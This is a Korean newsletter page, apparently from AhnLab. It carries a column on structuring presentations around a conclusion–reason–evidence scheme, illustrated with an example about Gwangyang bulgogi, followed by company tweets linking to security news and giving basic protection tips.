프레젠테이션은 영화와도 비슷해서 재미가 없으면 곧바로 청중을 졸게 만든다. 최악의 프레젠테이션 결과는 청중이 '무슨 말인지 하나도 모르겠다'라고 반응했을 때다. 이 경우 청중은 발표내용을 전혀 파악을 못해 질문조차 할 수 없는 상태가 된다. 이렇게 실패가 명확해지면 발표자는 실패의 원인을 미려하지 못한 슬라이드 디자인이나 어눌했던 자신의 말투에서 찾곤 하고 자신의 스킬을 향상시키기 위해 다시금 프레젠테이션 전문서적이나 디자인 서적을 찾게 된다. 그러나 이것은 오해다. 어눌한 말투나 서툰 슬라이드 작성실력보다 못했던 것은 언제나 이야기의 논리적 구조였기 때문이다.

이야기 구조 부실의 원인은 여러 가지가 있겠지만 대표적인 두 가지는 기획 없이 작성을 시작하는 것과 대량의 정보를 나열하는 습관 때문이다. 논리적인 산문형식 대신 등장한 슬라이드 형식의 보고서는 두서없이 작성을 시작하는 습관을 만들어 냈다. 산문을 쓸 때에는 대개 누구나 전체의 구조를 미리 생각해본 후 중간중간 다시 읽으며 전체의 스토리가 무리 없이 연결되는지 살핀다. 이에 반해 슬라이드는 태생적으로 단절감을 주는 매체여서 일단 자신 있는 슬라이드를 먼저 작성하고 슬라이드를 한장 한장 완성하여 나중에 연결하려 하기 때문에 앞뒤의 인과관계가 허술한 경우가 많다. 이는 마치 시나리오가 나오지 않았는데 촬영을 시작하는 영화와도 같다.

두 번째 이유는 훨씬 심각한 영향을 미친다. 자신이 생각한 모든 이유와 내용들을 일정한 구조 없이 그대로 열거하고 그 많은 정보들을 청중들에게 계속 던지는 것이다. 나는 이것을 융단폭격 구조라 부른다. 이러한 융단폭격에서 살아남을 수 있는 청중은 거의 없어 폭격이 끝날 때쯤이면 뇌의 처리능력이 마비되어 모두 잠이 들게 된다.

청중에게 메시지를 명확하게 전달하기 위한 두 가지 키워드는 '간단'한 메시지들을 '구조화'하는 것이다. 나는 이것을 메시지의 구조체라 부르겠다. 이는 보고서를 기획할 때 제일 먼저 해야 할 일이다. 예를 들어 지난 여름 광양에서 먹었던 '맛있는 광양 불고기'에 대한 보고서를 작성한다고 해보자.


먼저 이 보고서의 결론을 작살 끝에 매달아 맞은편 벽에 발사하여 단단히 박아 놓는다.

먼저 결론을 단단하게 벽에 박아두세요

광양불고기는 맛있다


내가 결론을 말하고 나면 청중은 필연적으로 '왜?'라고 물어보게 될 것이다.

청중은 결론에 대해 왜? 라고 질문하게 될 것입니다.




그 질문에 대답할 주된 이유를 나열해보라.

왜? 라는 질문에 대답할 주된 이유를 찾아보세요.




그 나열된 이유들 중 가장 임팩트가 강하다고 생각되는 숯, 고기, 석쇠 세가지만 남겨놓는다. 청중을 설득하는 데에는 단 몇 가지의 주요 이유면 충분하다

그 이유는 몇 가지면 충분합니다.
이유가 많아도 명확한 전달을 힘들게 하거든요.




청중은 다시 그 세 가지의 이유에 대해 합당성을 '왜?'라는 형태로 질문할 것이다. 가령 '숯이 왜 좋은 건데?'하고 말이다.


청중은 각각의 이유에 대해 또 다시
왜? 라는 의문을 가지게 될 겁니다.




이 두 번째 '왜?'에 대한 질문에 대해 숯이 좋다는 증거 몇 가지를 들어보자. 이 또한 너무 많이 나열되어서는 안 된다.



나머지 두 가지 이유인 '고기',' 석쇠' 역시 증거 몇 가지를 갖춰보자. 이제 막 메시지의 구조체가 탄생했다. 간단하지만 결론을 논리적으로 설명해주는 구조체 말이다. 여기서 살펴본 결론–이유–증거의 3요소가 구조체의 최소 단위이다. 간단하지 않은가?



이제 보고서 전체를 1분 이내로 압축하여 말해보자. 아래와 같이 말이다.



간단한 이야기의 구조체를 만들고 나면 나머지 일은 한결 손쉬워진다. 이야기를 세부적으로 구상하고 슬라이드 한장 한장의 모습을 머리 속에 그린 후 비로소 작성에 들어가게 된다. 작성 이전까지의 이야기의 설계와 기획에 노력의 80%를 투자하고 나머지 20%의 시간과 노력을 이용하여 슬라이드를 작성하라.

내용의 문제, 프레젠테이션이 실패하는 근본원인

직장 내 지식노동자라면 항상 보고서와 프레젠테이션 스킬을 높이기 위해 고민하기 마련이다. 여러분이 고민하는 프레젠테이션은 빙산과 같아서 20% 정도만 물위에 떠 있고 나머지 80%는 물속에 잠겨 있다. 물위에 드러난 부분은 '슬라이드 작성'과 '프레젠테이션' 등 실제로 눈으로 보이는 부분이며 한 두 권의 파워포인트와 프레젠테이션 참고서를 읽고 기본 매너와 기능 등을 숙지했다면 이미 절반이상의 목표를 달성한 셈이다. 빙산 위의 나머지 부분은 이제 고차원적인 슬라이드 디자인이나 프레젠테이션 발표 스킬 등인데 이 부분을 마저 점령하기보다는 시선을 돌려 빙산의 거대한 아래 부분을 주목하길 바란다.

[그림 3] 프리젠테이션 스킬 향상을 위한 고민

여기에는 분석과 판단을 위한 논리력을 기르는 부분, 이야기를 구성하는 부분 등이 자리를 잡고 있다. 사실 이 부분은 기획자들이 지금까지 손대지 않은 미지의 영역이자 진정한 스킬 향상을 위해 필요한 부분이다. 이제부터라도 빙산의 아래쪽을 탐사하라. 아래 나열된 프레젠테이션과 크게 관련된 것 없어 보이는 책들이 당신의 내공을 크게 증진시켜 줄 것이다. Ahn

– One Page Proposal, 패트릭 라일리 : 함축적이고 구조적인 산문작성 ★★★★★
– 논리적 글쓰기, 바바라민토 : 논리적 사고의 바이블 ★★★★
– 로지컬 씽킹, 테루야 하나코 등 : 매킨지식 논리 사고 ★★★★
– 생각을 Show 하라, 댄 로암 : 생각을 시각화하는 방법 ★★★
– 애스킹 Asking, 태리 J 파뎀 : 질문의 기술과 다양한 유형의 예제 ★★★
– 스토리 텔링의 비밀, 마이클 티어노 : 영화 전문서,플롯의 구조/원칙에 대한 얘기 ★★★
– 시나리오 시퀀스로 풀어라, 폴 조셉 줄리노 : 영화 시퀀스 분석, 목차구성에 도움 ★★

이 글은 '파워포인트 블루스(한빛미디어)'의 저자인 김용석님의 글입니다. 안철수연구소에서는 2007년 9월부터 시큐리티레터를 통해 '파워포인트 블루스'를 연재하고 있습니다. 안철수연구소 홈페이지(http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=6&seq=17115)에서 더 많은 내용을 확인할 수 있습니다.

WHAT'S HAPPENING ON AHNLAB'S TWITTERS.

AHNLAB OFFICIAL @AHNLAB_MAN
CEO @HONGSUNGKIM
ASEC @ASEC_TFT
CERT @ASEC_CERT
PIC @AHNLABPIC

보안경보 안랩소식 읽을거리

ASEC
@ASEC_TFT

캐스퍼스키에서 정품 소프트웨어를 불법으로 사용하게 하는 크랙툴에서 개인 정보를 유출하는 악성코드가 발견됐다는군요. http://ow.ly/3ERaH 정품 소프트웨어를 사용하시고 무료는 신뢰할 수 있는 곳에서만 다운로드하세요. #krsec

ASEC
@ASEC_TFT

해외에서 SNS 링크드인을 사칭한 스팸 메일이 유포 http://ow.ly/3B14C 되었습니다. 2010년 8월 국내에서도 링크드인 초대 메일로 위장해 유포된 사례 http://ow.ly/3B158 가 있으니 주의하세요 #krsec

ASEC
@ASEC_TFT

MS 인터넷 익스플로러에 존재하는 CVE-2010-3971 취약점을 악용한 공격이 제한적으로 해외에서 발견되었습니다. 자세한 정보는 ASEC 블로그 http://ow.ly/3zNSS 참고하세요 #krsec

PIC
@ANHLABPIC

무선랜 '구멍 뻥' .. 5초 만에 ID/비번 '줄줄' http://bit.ly/ge89Zt 일전에도 말씀 드렸지만 무선랜 사용시 암호화는 WPA2이상 키 설정은 10자리 이상 복~잡하게 설정하여 쓰시는 것이 안전합니다. 공유기 관리자 암호는 꼭 바꾸시구요.

CERT
@AHNLAB_CERT

지난 주말 IBM DevelperWorks 사이트가 공격자에 의해 일부 웹페이지가 변조되는 문제가 있었다고 합니다. 다행히 몇 시간 안에 웹페이지는 정상적으로 복구되었다고 하네요~ http://goo.gl/vPtxg

CERT
@AHNLAB_CERT

최근에 트위터를 통해 공지한 것처럼 국내에서 많이 이용되는 웹 게시판 프로그램인 제로보드, 그누보드, 테크노트 취약점이 이슈가 되고 있는데요~ 이와 관련한 보안뉴스가 올라왔네요~ http://goo.gl/CNamB

CERT
@AHNLAB_CERT

저희 회사가 발표한 2011년 예상 7대 보안 위협 트렌드는 ▶SNS 활용한 다양한 공격 범용화 ▶디도스(DDoS) 공격 지능화 ▶사회 기반 시설 겨냥한 타깃형 공격 증가 등이 있습니다. 자세한 내용은 http://goo.gl/7M3ZS를 참고해 주세요.

ASEC
@ASEC_TFT

MS에서 인터넷 익스플로러 그래픽 렌더링 엔진 제로 데이 취약점에 대한 임시 조치 방안으로 Fixit을 배포하였습니다. 자세한 정보는 ASEC 블로그 http://ow.ly/3ASiw 참고 하세요 #krsec

AHNLAB
@AHNLAB_MAN

[자랑] 저희가 아름다운가게(@beautifulstore)와 공동으로 V3 365클리닉 1000개를 전국 공부방 어린이들에게 기증했습니다~ http://ow.ly/i/7cWO

AHNLAB
@AHNLAB_MAN

안철수연구소의 신입사원들이 꼽은 면접 때 가장 인상적인 질문! http://ow.ly/3Bwy2

CEO - HONG SUN KIM
@HONGSUNKIM

[착한기업] 2-30대에서 안철수연구소 '착한기업' 1위. 35.7%(20대), 24.6%(30대). 착한기업 제조상품 신뢰 압도적으로 높아. http://bit.ly/h5fStt 감사합니다. 더욱 열심히 하겠습니다.

CEO - HONG SUN KIM
@HONGSUNKIM

아침에 올린 블로그를 다음 메인화면에 올려 주셨네요. 감사합니다. "소녀시대 인기 투표하는 기업들, 그 이유는?" http://bit.ly/hC0Pa5 글로벌과 다양성에 대한 짧은 소견을 정리해 봤습니다.

AHNLAB
@AHNLAB_MAN

[읽을거리] 자기 개발서의 홍수시대! 여기 안랩 독서광이 추천하는 도서는 어떠신가요? http://ow.ly/3DDTc

AHNLAB
@AHNLAB_MAN

저희가 교육과학기술부가 주최하는 과학기술 창의상을 받았습니다~ http://ow.ly/i/6MU3

CERT
@AHNLAB_CERT

비자 카드와 마스터 카드 웹사이트를 공격한 적이 있는 위키리크스를 지지하는 해커들의 모임인 '익명(Anonymous)' 그룹이 아일랜드 피네게일당 웹사이트를 해킹해 2천명의 개인정보를 탈취했다고 합니다. http://goo.gl/WKrlB

CERT
@AHNLAB_CERT

얼마 전 방송된 KBS 다큐멘터리 '좀비PC 당신을 노린다' 프로그램이 방영되면서 '좀비PC확인법'이 이슈가 되고 있는데요~ 좀 오래된 내용이지만, 악성코드 예방법에 대한 내용은 http://goo.gl/R0E9l 를 참고해 주세요~

AHNLAB
@AHNLAB_MAN

꼭 돈으로 따지는 건 좀 그렇긴 하지만 재미있네요~ [재계뒷담화]기업/기업인 트위터 값어치 http://ow.ly/3BBJW

AHNLAB
@AHNLAB_MAN

사이버 범죄자들이 오프라인 범죄자들과 결탁한 사례: 해커 고용해 디도스 공격 '사이버 조폭' http://ow.ly/3AQyp

AHNLAB
@AHNLAB_MAN

최초로 기간산업을 공격해 화제가 되었던 스턱스넷. 아직도 끝난 게 아닙니다. 좀더 심각한 시선으로 바라볼 필요가 있습니다: [외신] 스턱스넷의 공포...이란 원심분리기 1,000여대 손상돼 http://ow.ly/3yn9O

CEO - HONG SUN KIM
@HONGSUNKIM

3년 전 악성코드 진단을 클라우드 기반으로 만들 때 우려도 많았는데, 글로벌 보안업체들이 같은 방식을 채택하고 강화하는 것을 보며 확신. 먼저 시작하는 것은 힘들지만, 역시 기술은 도전 정신이 있어야 한다는 생각.

CEO - HONG SUN KIM
@HONGSUNKIM

"중소기업 사장 성장전략이 '대기업과 유대'라니.." – 기술과 전문성을 갖춘 중소기업이 없다면 우리의 미래도 없다. http://bit.ly/hbt4Wz 오늘 중앙일보에 게재된 저의 칼럼입니다.

CEO - HONG SUN KIM
@HONGSUNKIM

부정적인 시각도 있군요. 허나 아이들의 흥미와 동기심 유발이 교육의 효과가 크다는 측면에서는 태블릿은 대세 RT @apple_tweet: 교과서 대신 아이패드 쓰는 미국 학교들 http://bit.ly/hgPDyr

CEO - HONG SUN KIM
@HONGSUNKIM

"2-30대 직장인이 뽑은 같이 일하고 싶은 CEO 1위, 안철수 교수" http://bit.ly/ha40fc

CEO - HONG SUN KIM
@HONGSUNKIM

RT @bloter_news: 안철수, "소셜과 모바일 열풍 3년 동안 우리는 뭘 했나" http://bit.ly/eqhl7F

AHNLAB
@AHNLAB_MAN

[보안 읽을거리] 자신이 원치 않아도 악성코드 유포자가 될 수 있는 기막힌 현실: 날씬해지고 싶었을 뿐인데……내가 악성코드 유포자라고? http://ow.ly/3xQpJ

AHNLAB
@AHNLAB_MAN

[읽을거리] 현직 보안 전문가에게 들어 봅니다: '해커 잡는 보안전문가, 영화와 현실 얼마나 같을까' http://ow.ly/3xl8n